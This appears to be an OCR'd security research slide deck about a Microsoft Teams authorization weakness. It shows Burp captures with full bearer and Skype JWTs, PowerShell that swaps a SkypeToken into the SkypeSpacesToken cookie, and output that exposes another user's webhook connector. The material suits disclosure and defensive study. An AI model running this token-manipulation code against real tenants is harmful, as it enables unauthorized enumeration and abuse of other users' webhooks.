




Connector’s Management Console Next Steps


- Gives us the connector configuration information
  - Specifically, the ConnectorConfigurationID
- This value allow us to request the address of the webhook
- However, when we send a request, with our tokens we receive an Error message

Connector's Management Console - Error




Connector’s Management Console

- Using Burp to intercept legitimate traffic
- We can see a slight difference in the SkypeSpaceToken size



Generating SkypeToken Tokens

- From Burp - this smaller version of the SkypeSpaceToken's contents is created by POST request to the API https://teams.microsoft.com/api/authsvc/v1.0/authz
- And this token is labeled as a SkypeToken



Request

Pretty Raw Hex

```
POST /api/authsvc/v1.0/authz HTTP/1.1
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJub25jZSI6Ik5mZFJCSXE2VmNIdF9IRENOUDJDbVhjdndVOVMtOE9GVkUxMVpVdUo5T3MiLCJhbGciOiJSUzI1N
iIsIng1dCI6I1QxU3QtZExUdnlXUmd4Q182NzZ1OGtyWFMtSSIsImtpZCI6I1QxU3QtZExUdnlXUmd4Q182NzZ1OGtyWFMtSSJ9.eyJhd
WQiOiJodHRwczovL2FwaS5zcGFjZXMuc2t5cGUuY29tIiwiaXNzIjoiaHR0cHM6Ly9zdHMud2luZG93cy5uZXQvMDE1MWFjNjctOGRjNC
00MjJmLWI3MGItMDU3YWExODYxZGQyLyIsImlhdCI6MTcwMjQxNTIzNiwibmJmIjoxNzAyNDE1MjM2LCJleHAiOjE3MDI0MjQyNjcsImF
jY3QiOjAsImFjciI6IjEiLCJhaWBiOiJFM1ZnWUxDdnU2Qys1SkNlajJUWFViUFcyM1hPViFLdEUOOStYdDlWczhwOTU2eUZtZFVBIiwi
YWlyIjpbInB3ZCJdLCJhcHBpZCI6ImQzNTkwZWQ2LTUyYjMtNDEwMi1hZWZmLWFhZDIyOTJhYjAxYyIsImFwcGlkYWNyIjoiMCIsImF1d
GhfdGltZSI6MTcwMjQxNTQ2MCwiZmFtaWx5X25hbWUiOiJwcm12IiwiZ2l2ZW5fbmFtZSI6Imxvdy1sImlwYWRkciI6Ijk5LjIzMi4xMj
YuNTYiLCJuYW1lIjoibG93IHByaXYiLCJvaWQiOiJlNzgzNDVmMSOyZTUzLTQyZTItYTc5NS1mY2EzODNmNmUyNTkiLCJwdWlkIjoiMTA
wMzIwMDMxQTVCNEQ1MiIsInJoIjoiMC5BVkFBWjZ4UkFjU05MMEszQ3dWNm9ZWWQwbGY5RmN4cOxCZEJxSXlEc2RWc1M3NjJBT1kuIiwi
c2NwIjoiQXBwcy5SZWFkV3JpdGUgQXVOaG9yaXphdGlvbi5SZWFkV3JpdGUgUmVnaW9uLlJlYWRXcmlOZSIsInNpZCI6IjExMGY4YjU3L
WYOZTgtNGNmYS05MGYiLWE3Mjg5OWZmMDdhNiIsInN1YiI6IjIxV21fVHBNZWQzWWctWVIyLXhPbXdraVcOZkJ6clVvRWdGdkwOWV14al
kiLCJOZW5hbnRfY3RyeSI6IkNBIiwidGlkIjoiMDE1MWFjNjctOGRjNCOOMjJmLWI3MGItMDU3YWExODYxZGQyIiwidW5pcXV1X25hbWU
iOiJsb3dwcml2QEVpZGVsYmVyZORvbWFpbnMub25taWNyb3NvZnQuY29tIiwidXBuIjoibG93cHJpdkBFaWRlbGJlcmdEb21haW5zLm9u
bWljcm9zb2ZOLmNvbSIsInVOaSI6IjlQZ3FrNOxza2tpRzRjdVp6NO1GQUEiLCJ2ZXIiOiIxLjAiLCJ3aWRzIjpbImI3OWZiZjRkLTN1Z
jktNDY4OS04MTQzLTc2YjE5NGU4NTUwOSJdfQ.n3ir2DPes1t-aEJn_1TL9sI_OQwVqfVIAUnimskfiWty33eEahe4jTqs2y27SR7o8Vx
gn1Ogrmx6mDOO7czhCQtOjBn-OmTehOH1FOQBqWTCuyQc-wUPD5Jx6g1Zz6bZpsMo6KgL6BvTifj5Shmvy4nWX3AHHco5T1IRybSmYVR1
8sZiJbLJp-t82HQcKQDU9ejm_O1sBg5YefWOW3EVrQfrR1kKd2xnFyJrQOhZOOUdutmjq-Oegi1HjdQ3ytITZEk45e2mwZZK1bO1zGCPv
JNDY4kNovo_rr2E1bU71UpdA_zjf1rpbIO6CPddyDdYOfCINS379wAawVqyMAAOPQ
Origin: https://teams.microsoft.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/119.0.6045.123 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Host: teams.microsoft.com
Content-Length: 0
Connection: close
```

Response

Pretty Raw Hex Render

```
HTTP/2 200 OK
Content-Length: 8357
Content-Type: application/json; charset=utf-8
Access-Control-Allow-Origin: https://teams.microsoft.com
Access-Control-Expose-Headers: Correlation-Id, Correlation-Tags, X-Msedge-Ref
Correlation-Id: dab82126-d223-4da0-9dcf-4f37f53cd471
Correlation-Tags: CorrelationId: dab82126-d223-4da0-9dcf-4f37f53cd471, ClientRequestId:
Strict-Transport-Security: max-age=31536000; includeSubDomains
Nel: {"report_to":"NelMSTeams","max_age":604800,"failure_fraction":0.2,"success_fraction":0.001}
Report-To:
{"group":"NelMSTeams","max_age":604800,"endpoints":[{"url":"https://teams.nel.measure.office.net/api/report?cat=teams&
TenantId=0151ac67-8dc4-422f-b70b-057aa186ldd2&FrontEnd=AFD&DestinationEndpoint=Edge-Prod-YTO01r4a"}]}
X-Envoy-Upstream-Service-Time: 490
X-Request-Id: 185ceb2b-f764-4038-8fe3-8d33fb82d8b5
X-Cache: CONFIG_NOCACHE
X-Msedge-Ref: Ref A: D7B8F3A997FE4E3AB0738F429E13E23F Ref B: YTO01EDGE0509 Ref C: 2023-12-12T21:12:21Z
Date: Tue, 12 Dec 2023 21:12:21 GMT

{
  "tokens":{
    "skypeToken":
    "eyJhbGciOiJSUzI1NiIsImtpZCI6IjVFODQ4MjE0Qzc3MDczQUU1QzJCREU1QONENTQ0OD1EREYyQzRDODQiLCJ4NXQiOiJYb1NDRk1kd2M2NWNLO
    TVje1ZSW5kOHNUSVEiLCJ0eXAiOiJKV1QifQ.eyJpYXQiOjE3MDI0MTU1NDEsImV4cCI6MTcwMjQyNDI2Nywic2t5cGVpZCI6Im9yZ2lkOmU3ODM0
    NWYxLTJlNTMtNDJlMi1hNzk1LWZjYTM4M2Y2ZTI1OSIsInNjcCI6NzgwLCJjc2kiOiIxNzAyNDE1MjM2IiwidGlkIjoiMDE1MWFjNjctOGRjNC00Mj
    JmLWI3MGItMDU3YWExODYxZGQyIiwicmduIjoiY2EiLCJhYWRfdXRpIjoiOVBncWs3THNra2lHNGN1Wno3TUZBQSIsImFhZF9pYXQiOjE3MDI0MTUy
    MzYsImFhZF9hcHBpZCI6ImQzNTkwZWQ2LTUyYjMtNDEwMi1hZWZmLWFhZDIyOTJhYjAxYyJ9.hCF9fNc79RBO-w6vqQhyE65y2gqwRM_ErVpj2-iGd
    T2gp1OJ8IYbJ-e47ksdoR8GGQH62AjNSpVkTT8LUWA81187GjFgWPIZSyVRAsIbUUNfkZIlwkypkh6HlrawIS_V73EfL1MGDnxcQMkoegw-6W4KELr
    IPp9t8mUBiTCadLWvAbLu9Z_7u7MCNg4QoS1HBCDFjGaK1uYsZbKsUB_4k4pH_akaQR9ePmXrUt6-Uih-14hKvg1WK77gwvO53tvzm1wQioZTM_BFA
    N_EWkvD2ypgspExZ4_JFdOjk4UKiS7rguc9GFhm636RHkRSvV2dhPKqcSYlqeW6nNLOLK7QOA",
    "expiresIn":8725,
    "tokenType":"SkypeToken"
```

Decoded SkypeToken

- This SkypeToken is quite different than the original one SkypeSpaceToken created previously.
- Decoding the JWT value shows that this token is very different from the ones we received previously.
- We need to do some cookie editing…

The Code

```powershell
$response6 = Invoke-WebRequest -Uri "https://teams.microsoft.com/api/authsvc/v1.0/authz" -Method POST -headers $headers3
$jsonResponse = $response6.Content | ConvertFrom-Json
$skypeToken = $jsonResponse.Tokens.skypeToken

### Create a temp copy of the websessions then replace the SkypeSpaceToken for the ConfigurationManager API
$tempSessions = $WebSession

$cookieName = "SkypeSpacesToken"
$newValue = "$skypeToken"
$SuperAwesomeSession = New-Object System.Net.CookieContainer
foreach ($cookie in $websession.Cookies.GetCookies($url)) {
    if ($cookie.Name -ne "SkypeSpacesToken") {
        $SuperAwesomeSession.Add($cookie)
    }
}

$webSession.Cookies = $SuperAwesomeSession
$Cookie1 = New-Object System.Net.Cookie
$Cookie1.Name = "SkypeSpacesToken"
$Cookie1.Value = "$skypeToken"
$Cookie1.Domain = "outlook.office.com"
$tempSessions.Cookies.Add($Cookie1)
```

Searches for the Cookie “SkypeSpacesToken” and copies its contents

Find the SkypeSpacesToken and replaces its with value above

Things That Should Not Work


- Creating our own set of tokens by manipulating existing values should not allow us access

Yet It Does…


```
"ConnectorType":null,
"ShowErrorIcon":false,
"ConfiguredConnectors":[
  {
    "ProviderGuid":"203a1e2c-26cc-47ca-83ae-be98f960b6b2",
    "MailboxName":null,
    "OwnerEmail":"lowpriv@[redacted].onmicrosoft.com",
    "Description":"lowpriv_webhook",
    "ConnectorConfigurationId":
    "AAMkAGY2OGRmZWU3LTJhNDMtNDEwMy04ZjF1LWJkYjYONTB1Yjk5MQBGAAAAAACYp6vISXvtSq
    "AddedByDescription":"Added by:low priv",
    "CorrectiveAction":0,
    "IsUpdateAllowedForUser":true
  },
  {
    "ProviderGuid":"203a1e2c-26cc-47ca-83ae-be98f960b6b2",
    "MailboxName":null,
    "OwnerEmail":"highpriv@[redacted].onmicrosoft.com",
    "Description":"Webook",
    "ConnectorConfigurationId":
    "AAMkAGY2OGRmZWU3LTJhNDMtNDEwMy04ZjF1LWJkYjYONTB1Yjk5MQBGAAAAAACYp6vISXvtSq
    "AddedByDescription":"Added by:high priv",
    "CorrectiveAction":0,
    "IsUpdateAllowedForUser":true
  }
]
```

Getting the Goods

- Once we have the ConnectConfigurationID – We can send a request and get the URL of of the Connector (aka a webhook)



Example Graphrunner – Get-Webhooks

```
PS C:\Users\Admin\Desktop\GraphRunner-main> Get-Webhooks
Team: Research
TeamID: [redacted]
  Checking Channel: Gitlab
    ChannelID: [redacted]@thread.tacv2
    Connector Details:
        MailboxName:
        OwnerEmail: lowpriv@[redacted].onmicrosoft.com
        Description: Gitlab_Security
        ConnectorConfigurationId: AAMkADllMTQ1NDJlLTg0YWMtNGYyYi1hOTQzLWRhNTNkNjE3ZTU5OQBGAAAAAABdi55UPmqtT7X7OJxglbwEBwB1URJV-lRkT7y6Ng2EyZ9zAAAAAAEaAAB1URJV-lRkT7y6
        AddedByDescription: Added by:low priv
        CorrectiveAction: 0
        IsUpdateAllowedForUser: True
